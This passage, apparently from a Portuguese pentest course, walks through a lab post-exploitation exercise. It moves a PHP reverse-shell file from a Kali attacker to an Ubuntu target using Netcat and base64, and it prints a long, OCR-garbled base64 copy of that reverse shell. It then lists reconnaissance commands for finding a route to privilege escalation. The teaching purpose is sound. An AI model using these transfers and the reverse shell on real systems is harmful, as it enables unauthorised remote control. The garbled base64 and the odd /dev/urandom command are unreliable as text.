Muito cuidado ao finalizar a conexão. Procure encerrar no terminal do host atacante, objetivando não perder a conexão da shell reversa, observando o log de estabelecimento de conexão, conforme a figura “Transferência de arquivos (11)”.




```
(root@kali)-[/home/jangow]
# nc -nlvp 80 < shell.php
listening on [any] 80 ...
connect to [192.168.135.3] from (UNKNOWN) [192.168.135.2] 52142
^C

(root@kali)-[/home/jangow]
#
```

Figura 32 – Transferência de arquivos (11)
Fonte: Elaborado pelo autor (2021)

Observando a figura, percebemos que a execução do Netcat direcionou os dados da ferramenta para um arquivo específico, no caso, **shell.php**, que saiu do host atacante e se inseriu no host-alvo, conforme a figura “Transferência de arquivos (12)”.



```
www-data@ubuntu:/tmp$ nc 192.168.135.3 80 > shell.php
nc 192.168.135.3 80 > shell.php
www-data@ubuntu:/tmp$ ls
ls
hsperfdata_root                                sess_ed2fb11b01291d6c3a9fce15ffc80de9
sess_10da3f8983d29af516d9a42e9363db62        shell.php
www-data@ubuntu:/tmp$
```

Figura 33 – Transferência de arquivos (12)
Fonte: Elaborado pelo autor (2021)

O Netcat é uma ferramenta que proporciona uma conexão rápida, estável e de grande importância, constituindo assim um método eficaz para transferência de arquivos.

3.3 Transferência base64

Outro método para realizar a transferência de arquivos entre dois hosts é a utilização do comando base64. Este comando executa um procedimento que encripta um determinado conteúdo, utilizando a cifra base64.

A transferência de arquivos ocorre quando transformamos um determinado arquivo em um código base64, e no host-alvo efetuamos a decifração desse código no arquivo novamente.

A ferramenta base64 se faz presente em praticamente todos os sistemas operacionais Linux, transformando essa atividade em uma opção interessante.

Seu processo ocorre a partir do sistema operacional atacante, no caso o Kali Linux. Identificamos o arquivo cuja transferência desejamos efetuar e, utilizando o comando `cat` para ler esse arquivo, direcionamos sua execução, utilizando o “|” (pipe) para o comando `base64`, conforme o comando de prompt “Transferência de arquivos (6)”, gerando a codificação `base64`, conforme a figura “Transferência de arquivos (13)”.

```
cat shell.php | base64
```

Comando de prompt 7 – Transferência de arquivos (6)

Fonte: Elaborado pelo autor (2021)




Figura 34 – Transferência de arquivos (13)

Fonte: Elaborado pelo autor (2021)

Efetuamos a cópia da codificação, conforme comando de prompt “Transferência de arquivos (7)”, e no terminal shell do sistema operacional-alvo, utilizamos o comando `echo` e o direcional “|” para o comando “`base64 -d`” utilizado para a decodificação de um código, direcionando a execução com o sinal “>>” para um arquivo **shell.php**, conforme comando de prompt “Transferência de arquivos (8)”.

```
PD9waHAKLy8gcGhwLXJldmVyc2Utc2hlbGwgLSBBIFJldmVyc2UgU2h1bGwgaW1wbGVtZW50YXRp
b24gaW4gUEhQC8vIENvcHlyaWdodCAoQykgMjAwNyBwZW50ZXN0bW9ua2V5QHBlbnRlc3Rtb25r
ZXkubmV0Ci8vCi8vIFRoXMGdG9vbCBtYXkgYmUgdXNlZCBmb3IgbGVnYWwgCHVycG9zZXMGb25s
```

ycG9zZXMGb25s
eS4glFVzZXJzIHRha2UgZnVsbCBYXNwb25zaWJpbGl0eQovLyBmb3lgYW55IGFjd
GlbnMgcGVy
Zm9ybWVkiHVzaW5nIHROaXMgdG9vbC4glFRoZSBhdXRob3lgYWNjZXB0cyBubyB
saWFiaWxpdHkK
Ly8gZm9yIGRhbWFnZSBjYXVzZWQgYnkkgdGhpcyB0b29sLiAgSWYgdGhlc2UgdGV
ybXMgYXJlIG5v
dCBhY2NlcHRhYmxlIHRvIHlvdSwgdGhlgovLyBkbYBub3QgdXNIHRoXMGdG9vbC
4KLly8KLly8g
SW4gYWxsIG90aGVyIHJlc3BIY3RzIHRoZSBHUewgdMVyc2lvbiAylGFwcGxpZXM6
Ci8vCi8vIFRo
aXMgcHJvZ3JhbSBpcyBmcmlHNvZnR3YXJOYB5b3UgY2FuIHJIZGlzdHJpYnV0Z
SBpdCBhbmQv
b3lgbW9kaWZ5Ci8vIGl0IHVuZGVyIHRoZSB0ZXJtcyBvZiB0aGUgR05VIEdlbmVyY
WwgUHViBGlj
IExpY2Vuc2UgdmVyc2lvbiAylGFzCi8vIHB1Ymxpc2hlZCBieSB0aGUgRnJlZSBTb2Z
Od2FyZSBG
b3VuZGF0aW9uLgovLwovLyBUaGlzIHByb2dyYW0gaXMgZGlzdHJpYnV0ZWQgaW
4gdGhllghvcGUg
dGhhdBpdCB3aWxsIGJlIHVzZWZ1bCwKLly8gYnV0IFdJVEhPVVQgQU5ZIFdBUIJ
BTIRZOyB3aXRo
b3V0IGV2ZW4gdGhllGltcGxpZWQgd2FycmFudHkqb2YKLly8gTUVSQ0hBTIRBQklM
SVRZIG9yIEZJ
VE5FU1MgRk9SIEEgUEFSVEIDVUxBUiBQVVJQT1NFLiAgU2VIIHRoZQovLyBHITI
UR2VuZXJhbCBQ
dWJsawMGTGJlZW5zZSBmb3lgbW9yZSBkZXRhWxzLgovLwovLyBzb3Ugc2hvdW
xklGHhdmUgcmlVj
ZWl2ZWQgYSBjb3B5IG9mIHRoZSBHTIUgR2VuZXJhbCBQdWJsawMGTGJlZW5zZ
SBhbG9uZwovLyB3
aXRoIHRoXMGcHJvZ3JhbTsgaWYgbm90LCB3cmI0ZSB0byB0aGUgRnJlZSBTb2Z
Od2FyZSBGb3Vu
ZGF0aW9uLCBJbmMuLAovLyA1MSBGcmFua2xpbiBTdHJlZXQsIEZpZnRoIEZsb29
yLBCb3N0b24s
IE1BIDAyMTEwLTEzMDEgVVNBLLgovLwovLyBUaGlzIHRvb2wgbWF5IGJlIHVzZWQ
gZm9yIGxlZ2Fs
IHB1cnBvc2VzlG9ubHkuICBVc2VycyB0YWtlIGZ1bGwgcmlVzcG9uc2liaWxpdHkKLly
8gZm9yIGFu
eSBhY3Rpb25zIHBlcmZvcmlZCB1c2luZyB0aGlzIHRvb2wulCBJZiB0aGVzZSB0ZX
JtcyBhcmUg
bm90IGFjY2VwdGFibGUgdG8KLly8geW91LCB0aGVuIGRvIG5vdCB1c2UgdGhpcyB
Ob29sLgovLwov
LyBzb3UgYXJlIGVvY291cmFnZWQgdG8gc2VuZCBjb21tZW50cywgaW1wcm92ZW
1lbnRzIG9yIHN1
Z2dlc3Rpb25zIHRvCi8vIGlIGF0IHBlbnRlc3Rtb25rZXIAcGVudGVzdG1vbmtleS5uZX
QKLly8K
Ly8gRGVzY3JpcHRpb24KLly8gLS0tLS0tLS0tLS0KLly8gVGhpcyBzY3JpcHQgd2lsbC
BtYWtlIGFu
IG91dGJvdW5kIFRDUCBjb25uZWNOaW9uIHRvIGEgaGFyZGNvZGVkiEIQIGFuZCB
wb3J0LgovLyBU

aGUgcmVjaXBpZW50IHdpbGwgYmUgZ2I2ZW4gYSBzaGVsbCBydW5uaW5nIGFzI
HRoZSBjdXJyZW50
IHVzZXIgcGFwYWN0ZSBub3JtYWxseSkuCi8vCi8vIExpbWl0YXRpb25zCi8vIC0tLS
0tLS0tLS0t
Ci8vIHByb2Nfb3BlbiBhbmQgc3RyZWFTX3NldF9ibG9ja2luZyByZXF1aXJlIFBIUCB2Z
XJzaW9u
IDQuMyssIG9yIDUrci8vIFVzZSBvZiBzdHJlYW1fc2VsZWN0KCkgb24gZmlsZSBkZX
NjcmlwdG9y
cyByZXR1cm5lZCBieSBwcm9jX29wZW4oKSB3aWxslGZhaWwgYW5kIHJldHVybiB
GQUxTRSB1bmRI
ciBXaW5kb3dzLgovLyBTb21lIGNvbXBpbGUtdGltZSBvcHRpb25zIGFyZSBuZWVhZ
WQgZm9yIGRh
ZW1vbmlzYXRpb24gKGxpa2UgcGNudGwslHBvc2l4KS4gIFRoZXNIIGFyZSBuYXJlb
HkgYXZhaWxh
YmxlLgovLwovLyBVc2FnZQovLyAtLS0tLQovLyBTZWUgaHR0cDovL3BlbnRlc3Rtb2
5rZXkubmV0
L3Rvb2xzL3BocC1yZXZlcnNILXNoZWxslGlmIHlvdSBnZXQgc3R1Y2suCgpszZXRfdG
ltZV9saW1p
dCAoMCK7CiRWRVJTSU9OID0gljEuMCI7CiRpcCA9ICcxOTluMTY4LjEzNS4zJzsgI
C8vIENlQU5H
RSBUSEITCiRwb3J0ID0gMzAzMDsglCAglCAgLy8gQ0hBTkdFIFRISVMKJGNodW5
rX3NpemUgPSAx
NDAwOwokd3JpdGVfYSA9IG51bGw7CiRlcnJvc19hID0gbnVsbDsKJHNoZWxslD0gJ
3VuYW1lIC1h
OyB3OyBpZDsgL2Jpbi9zaCAtaSc7CiRkYWVtb24gPSAwOwokZGVidWcgPSAwOwo
KLy8KLy8gRGFI
bW9uaXNIIG91cnNlbiGYgaWYgcG9zc2libGUgdG8gYXZvaWQgem9tYmllcyBsYXRlc
govLwoKLy8g
cGNudGxfZm9yaYBpcyBoYXJkbHkgZXZlciBhdmFpbGFibGUslGJ1dCB3aWxslGFsb
G93IHVzIHRv
IGRhZW1vbmlzZQovLyBvdXlgcGhwIHByb2Nlc3MgYW5kIGF2b2lkIHpvbWJpZXMuI
CBXb3J0aCBh
IHRyeS4uLgppZiAoZnVuY3Rpb25fZXhpc3RzKCDwY250bF9mb3JrJykpIHsKCS8vIE
ZvcmsgYW5k
IGhhdmlUgdGhlIHhcmVudCBwcm9jZXNzIGV4aXQKCSRwaWQgPSBwY250bF9mb
3JrKCK7CgkKCWlm
ICgkcGlkID09IC0xKSB7CgkJChJpbnRpdCgiRVJST1l6IENhbid0IGZvcmsiKTsKCQlle
GI0KDEp
OwoJfQoJCgIpZiAoJHBpZCkgewoJCWV4aXQoMCK7ICAvLyBQYXJlbnQgZXhpdHM
KCX0KCgkvLyBN
YWtlIHRoZSBjdXJyZW50IHByb2Nlc3MgYSBzZXNzaW9uIGxlYWRIcgoJLy8gV2lsbC
Bvbmx5IHN1
Y2NIZWQgaWYgd2UgZm9ya2VkCgIpZiAoG9zaXhfc2V0c2lkKCkgPT0gLTEpIHsKC
QlwcmludGI0
KCJFcnJvcjogQ2FuJ3Qgc2V0c2lkKCkiKTsKCQlleGI0KDEpOwoJfQoKCSRkYWVtb2
4gPSAxOwp9
IGVsc2UgewoJChJpbnRpdCgiV0FSTklORzogRmFpbGVkIHRvIGRhZW1vbmlzZS4gl
FRoaXMgaXMg
cXVpdGUgY29tbW9uIGFuZCBub3QgZmF0YWwulik7Cn0KC8vIENoYW5nZSB0byB

hIHhZmUgZGly
ZWN0b3J5CmNoZGlyKCIvlik7CgovLyBSZW1vdmUgYW55IHVtYXNrlHdIlGluaGVya
XRIZAp1bWFz
aygwKTsKCi8vCi8vIERvIHRoZSByZXZlcnNlIHNoZWxsLi4uCi8vCgovLyBPcGVuIHJl
dmVyc2Ug
Y29ubmVjdGlvgokc29jayA9IGZzb2Nrb3BlbigkaXAslCRwb3J0LCAkZXJybm8sICRlc
nJzdHls
IDMwKTsKaWYgKCEkc29jaykgewoJcHJpbnRpdCgiJGVycnN0ciAoJGVycm5vKSlpO
woJZXhpdCgx
KTsKfQoKLy8gU3Bhd24gc2hlgGwgcHJvY2VzcwokZGVzY3JpcHRvcnNwZWMMgPSB
hcnJheSgKICAg
MCA9PiBhcnJheSgicGlwZSIsICJylikslCAvLyBzdGRpbiBpcyBhIHBPcGUgdGhhdCB0
aGUgY2hp
bGQgd2lsbCBYZWFKIGZyb20KICAgMSA9PiBhcnJheSgicGlwZSIsICJ3likslCAvLyBz
dGRvdXQg
aXMgYSBwaXBllHROyXQgdGhllGNoaWxklHdpbGwgd3JpdGUgdG8KICAgMiA9PiB
hcnJheSgicGlw
ZSIsICJ3likglCAvLyBzdGRlcnlgaXMgYSBwaXBllHROyXQgdGhllGNoaWxklHdpbGw
gd3JpdGUg
dG8KKTsKCiRwcm9jZXNzID0gcHJvY19vcGVuKCRzaGVsbCwgJGRlc2NyaXB0b3J
zcGVjLCAkcGlw
ZXMpOwoKaWYgKCFpc19yZXNvdXJjZSgkcHJvY2VzcycpIHsKCXByaW50aXQolkV
SUK9SOiBDYW4n
dCBzcGF3biBzaGVsbCpOwoJZXhpdCgxKTsKfQoKLy8gU2V0IGV2ZXJ5dGhpbmcg
dG8gbm9uLWJs
b2NraW5nCi8vIFJlYXNvbjoT2Njc2lvmFsbHkgcmVhZHMgd2lsbCBibG9jaywgZXZl
biB0aG91
Z2ggc3RyZWFTX3NlbGVjdCB0ZWxscyB1cyB0aGV5IHdvbid0CnN0cmVhbV9zZXRfY
mxvY2tpbmco
JHBpcGVzWzBdLCAwKTsKc3RyZWFTX3NldF9ibG9ja2luZygkcGlwZXNbMV0sIDAp
OwpzdHJlY1f
c2V0X2Jsb2NraW5nKCRwaXBlc1syXSgwMCK7CnN0cmVhbV9zZXRfYmxvY2tpbmco
JHNvY2ssIDAp
OwoKcHJpbnRpdCgiU3VjY2Vzc2Z1bGx5IG9wZW5lZCBYZXZlcnNlIHNoZWxsIHRvI
CRpcDokcG9y
dCipOwoKd2hpbGUgKDEpIHsKCS8vIENoZWNrIGZvciBlbmQgb2YgVENQIGNvbm5
lY3Rpb24KCWlm
IChmZW9mKCRzb2NrKSkgewoJCXByaW50aXQolkVSUK9SOiBTaGVsbCBjb25uZ
WN0aW9uIHRIcm1p
bmF0ZWQiKTsKQlicmVhazsKCX0KCgkvLyBDaGVjayBmb3lgZW5klG9mIFNURE9
VVAoJaWYgKGZI
b2YoJHBpcGVzWzFdKSkgewoJCXByaW50aXQolkVSUK9SOiBTaGVsbCBwcm9jZX
NzIHRIcm1pbmF0
ZWQiKTsKQlicmVhazsKCX0KCgkvLyBXyWI0IHVudGlsIGEgY29tbWFuZCBpcyBlb
mQgZG93biAk
c29jaywgb3lgc29tZQoJLy8gY29tbWFuZCBvdXRwdXQgaXMgYXZhaWxhYmxlIG9uI
FNURE9VVCBv
ciBTVeRfUllKCSRyZWFKX2EgPSBhcnJheSgkc29jaywgJHBpcGVzWzFdLCAkcGlw
ZXNbMI0pOwoJ

JG51bv9jaGFuZ2VkX3NvY2tldHMgPSBzdHJlYW1fc2VsZWNO0KCRyZWfKX2EsICR
3cmI0ZV9hLCAK
ZXJyb3JfYSwgbnVsbCk7CgoJLy8gSWYgd2UgY2FuIHJlYWQgZnJvbSB0aGUgVEN
QHNNvY2tldCwg
c2VuZAoJLy8gZGF0YSB0byBwcmludGl0KCJTTO0NLIFJFQUQiKTsKCQkk
c29jaywgJHJI
YWRfYSkplHsKCQlpZiAoJGRlYnVnKSBBwcmlludGl0KCJTTO0NLIFJFQUQiKTsKCQkk
aW5wdXQgPSBM
cmVhZCgkc29jaywgJGNodW5rX3NpemUpOwoJCWlmICgkZGVidWcpIHByaW50aX
QollNPQ0s6ICRp
bnB1dClpOwoJCWZ3cmI0ZSgkcGlwZXNbMF0sICRpbmB1dCk7Cgl9CgoJLy8gSWY
gd2UgY2FuIHJI
YWQgZnJvbSB0aGUgcHJvY2VzcydzIFNURE9VVAoJLy8gc2VuZCBkYXRhIGRvd24
gdGNwIGNvbm5l
Y3Rpb24KCWlmICChpbl9hcncjheSgkcGlwZXNmMV0sICRYZWfKX2EpKSB7CgkJaWY
gKCRkZWJlZykq
chJpbmB1dCgiU1RET1VUIFJFQUQiKTsKCQkkaW5wdXQgPSBMcmVhZCgkcGlwZ
XNbMV0sICRjaHVu
a19zaXplKTsKCQlpZiAoJGRlYnVnKSBBwcmlludGl0KCJTVERPVVQ6ICRpbmB1dClp
OwoJCWZ3cmI0
ZSgkc29jaywgJGluCHV0KTsKCX0KCgkvLyBJZiB3ZSBjYW4gcmlvZCBmcmludHRo
ZSBwcm9jZXNz
J3MgU1RERVJSBgkvLyBzZW5klGRhdGEgZG93biB0Y3AgY29ubmVjdGlhbGoJaWY
gKGluX2FycmF5
KCRwaXBlc1syXSwwJHJlYWRFYSkplHsKCQlpZiAoJGRlYnVnKSBBwcmlludGl0KCJT
VERFUllgUKVB
RCIpOwoJCSRpbmB1dCA9IGZyZWfKKCRwaXBlc1syXSwwJGNodW5rX3NpemUpO
woJCWlmICgkZGVhZCwpcihBYaW50aXQollNUREVVSUogJGluCHV0lik7CgkJZndyaXRIKCRzb2NrLCAlKa
W5wdXQpOwoJ
fQp9CGpmY2xvc2UoJHNvY2spOWpmY2xvc2UoJHBpcGVzWzBdKTsKZmNsbb3NIKC
RwaXBlc1sxXSsk7
CmZjbG9zZSgkcGlwZXNbMI0pOwpwcm9jX2NSb3NIKCRRwcm9jZXNzKTsKCi8vIEp
a2UgcHJpbmBs
IGJldCBkb2VzIG5vdGhpbmccaWYgd2UndmUGZGFibW9uaXNiZCBvdXJzZWxmCi8
vICHJlGNhbid0
IGZpZ3VyZSBvdXQgaG93IHRvIHJIZGlyZWNOIFNURE9VCBSawtlIGEgcHJvcGVyl
GRhZW1vbikK
ZnVuY3Rpb24gcHJpbmB1dCAoJHN0cmlluZykgeWoJaWYgKEckZGFibW9uKSB7Cg
kjcHJpbmB1dCIK

dHJpbmdcbil7Cgl9Cn0KCj8+IAokCgo=

Comando de prompt 8 – Transferência de arquivos (7)
Fonte: Elaborado pelo autor (2021)

```
echo "<código base 64>" | base64 -d >> shell.php
```

Comando de prompt 9 – Transferência de arquivos (8)
Fonte: Elaborado pelo autor (2021)

Após a execução do comando, o arquivo **shell.php** estará criado no diretório e pronto para ser utilizado, conforme as figuras “Transferência de arquivos (14)”, “Transferência de arquivos (15)” e “Transferência de arquivos (16)”.

[illegible]

Figura 35 – Transferência de arquivos (14)
Fonte: Elaborado pelo autor (2021)

```
root@kali:~# cat /dev/urandom | base64 -d >> shell.php  
root@kali:~# cat /dev/urandom | base64 -d >> shell.php
```

Figura 36 – Transferência de arquivos (15)
Fonte: Elaborado pelo autor (2021)

```
<wpwcm9jXZNSB3NtCRWcm9jXZNXZtSKC18V1Expaz0gCHJpbmQs
<WYgd2UndmUgZGFlbW9uaXNlZCBvdXJzZWxmCi8vIChJIGNhbid0
<HJlZGlyZWNOIFNURE9VVCBSaWtlIGEGcHJvc6VyIGRhZW1vbikK
<HN0cmUuZykgewoJaWYgKCEkZGFlbW9uKSB7CgkJChJpbmQgIiRz
> " | base64 -d >> shell.php
dHJpbmdcbiI7Cgl9Cn0KCj8+IAoKCgo=" | base64 -d >> shell.php
www-data@ubuntu:/tmp$ ls
ls
hsperfdata_root sess_bc54b1ed2010aeb1dca42ce3a49de429
sess_1ddea95365c3e431afcc46b80d660813 shell.php
www-data@ubuntu:/tmp$
```

Figura 37 – Transferência de arquivos (16)

Fonte: Elaborado pelo autor (2021)

4 LEVANTAMENTOS DE INFORMAÇÕES HOST LINUX

Após entendermos o processo de transferência de arquivos entre o atacante e o host-alvo, iniciaremos o processo de escalção de privilégios. Um ponto interessante nessa etapa é o fato de que um processo de escalção de privilégios ou a obtenção do controle do superusuário, com fases como o levantamento de informações da máquina, arquivos, processos e permissões são essenciais.

O máximo de informações coletadas da máquina podem proporcionar uma elevação de privilégios perfeita. Não basta obter acesso ao host-alvo, temos de obter todo o controle da máquina, tendo em vista que os pilares da segurança da informação se fazem presentes e são objeto dos testes de vulnerabilidade e identificação de falhas.

Seguindo o raciocínio, existem duas maneiras de se obter ou transcorrer o processo de levantamento de informações do host-alvo: o processo manual e o automatizado. Para um relatório profissional e corporativo, o processo manual é algo mais robusto e detalhado, em que o foco da atividade é mais trabalhado e explorado.

Já o processo automatizado é algo mais rápido, direto e que muitas vezes pode deixar detalhes mínimos e extremamente importantes de fora, na qual uma vulnerabilidade poderia ser facilmente identificada.

Cada processo possui uma abordagem, porém o profissional deve estar atento e preparado para qualquer situação.

4.1 Processo manual

O processo manual é baseado em comandos Linux, utilizando binários do sistema operacional e procedimentos básicos.

A coleta de informações do sistema segue uma metodologia simples e direcional em que, após a reunião desses dados, realiza-se uma análise do que foi coletado e executa-se o processo de exploração para elevação de privilégios. Todos

os dados levantados são de suma importância e devem ser registrados e analisados.


4.1.1 Distribuição e versão do sistema operacional

A primeira informação a ser obtida é sobre a distribuição e versão do sistema operacional.

Os comandos básicos para realização dessa atividade encontram-se descritos no comando de prompt “Levantamento de informações (1)” e cada um retorna uma informação distinta, conforme as figuras “Levantamento de informações (1)”, “Levantamento de informações (2)” e “Levantamento de informações (3)”.

```
cat /etc/issue  
  
cat /etc/*-release  
  
cat /etc/lsb-release
```

Comando de prompt 10 – Levantamento de informações (1)
Fonte: Elaborado pelo autor (2021)



```
www-data@ubuntu:/tmp$ cat /etc/issue  
cat /etc/issue  
Ubuntu 14.04 LTS \n \l  
  
www-data@ubuntu:/tmp$
```

Figura 38 – Levantamento de informações (1)
Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/tmp$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04 LTS"
NAME="Ubuntu"
VERSION="14.04, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
www-data@ubuntu:/tmp$
```

Figura 39 – Levantamento de informações (2)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/tmp$ cat /etc/lsb-release
cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04 LTS"
www-data@ubuntu:/tmp$
```

Figura 40 – Levantamento de informações (3)

Fonte: Elaborado pelo autor (2021)

Essas informações coletadas podem fornecer dados sobre vulnerabilidades conhecidas do sistema operacional e sua versão em uso.

Todas essas informações devem ser armazenadas em um arquivo, visando fornecer subsídios para a fase de análise e execução de relatório.

4.1.2 Versão e arquitetura do kernel

Adentrar a coleta de informações sobre a arquitetura e o kernel pode proporcionar uma fácil elevação de privilégios, tendo em vista que as vulnerabilidades de kernel, associadas à versão do sistema operacional, são muitas e comumente utilizadas.


Atualizações de kernel em servidores são vulnerabilidades conhecidas e facilmente encontradas. Geralmente um administrador de sistemas não se atenta

para realizar a atualização de segurança de um kernel, o que constitui uma falha gravíssima.

Diante disso, ao ganharmos acesso a um sistema, precisamos levantar informações sobre o kernel do sistema operacional. Os comandos utilizados podem ser observados no comando de prompt “Levantamento de informações (2)” e conforme as figuras “Levantamento de informações (4)”, “Levantamento de informações (5)”, “Levantamento de informações (6)”, “Levantamento de informações (7)” e “Levantamento de informações (8)”.


```
cat /proc/version  
  
uname -a  
  
uname -mrs  
  
dmesg | grep Linux  
  
ls /boot | grep vmlinuz-
```

Comando de prompt 11 – Levantamento de informações (2)
Fonte: Elaborado pelo autor (2021)



```
www-data@ubuntu:/$ cat /proc/version  
cat /proc/version  
Linux version 3.13.0-24-generic (bulldog@panlong) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1))  
www-data@ubuntu:/$
```

Figura 41 – Levantamento de informações (4)
Fonte: Elaborado pelo autor (2021)



```
Linux version 3.13.0-24-generic (bulldog@panlong)  
www-data@ubuntu:/$ uname -a  
uname -a  
Linux ubuntu 3.13.0-24-generic #46-Ubuntu  
www-data@ubuntu:/$
```

Figura 42 – Levantamento de informações (5)
Fonte: Elaborado pelo autor (2021)

```
Linux ubuntu 3.13.0-24-generic #46-Ubu
www-data@ubuntu:/$ uname -mrs
uname -mrs
Linux 3.13.0-24-generic x86_64
www-data@ubuntu:/$
```

Figura 43 – Levantamento de informações (6)
Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ dmesg | grep Linux
dmesg | grep Linux
[ 0.000000] Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.8.2
0-24.46-generic 3.13.9)
[ 4.707923] Linux agpgart interface v0.103
www-data@ubuntu:/$
```

Figura 44 – Levantamento de informações (7)
Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ ls /boot | grep vmlinuz-
ls /boot | grep vmlinuz-
vmlinuz-3.13.0-24-generic
www-data@ubuntu:/$
```

Figura 45 – Levantamento de informações (8)
Fonte: Elaborado pelo autor (2021)

4.1.3 Verificação de variáveis de ambiente

O próximo levantamento que pode fornecer informações importantes são as variáveis de ambiente. Algumas variáveis de ambiente podem retornar execuções de programas ou ferramentas que venham a proporcionar indícios de registros de senhas e muito mais.

Os comandos utilizados para levantamento desses dados encontram-se descritos no comando de prompt “Levantamento de informações (3)” e nas figuras “Levantamento de informações (9)”, “Levantamento de informações (10)” e “Levantamento de informações (11)”.

```
cat /etc/profile
```

```
env
```

set

Comando de prompt 12 – Levantamento de informações (3)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ cat /etc/profile
cat /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "$PS1" ]; then
  if [ "$BASH" ] && [ "$BASH" != "/bin/sh" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
    if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
    fi
  else
    if [ "`id -u`" -eq 0 ]; then
      PS1='# '
    else
      PS1='$ '
    fi
  fi
fi

# The default umask is now handled by pam_umask.
# See pam_umask(8) and /etc/login.defs.

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
```

Figura 46 – Levantamento de informações (9)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ env
env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/
APACHE_RUN_GROUP=www-data
LANG=C
SHLVL=1
APACHE_LOCK_DIR=/var/lock/apache2
APACHE_RUN_DIR=/var/run/apache2
_=/usr/bin/env
www-data@ubuntu:/$
```
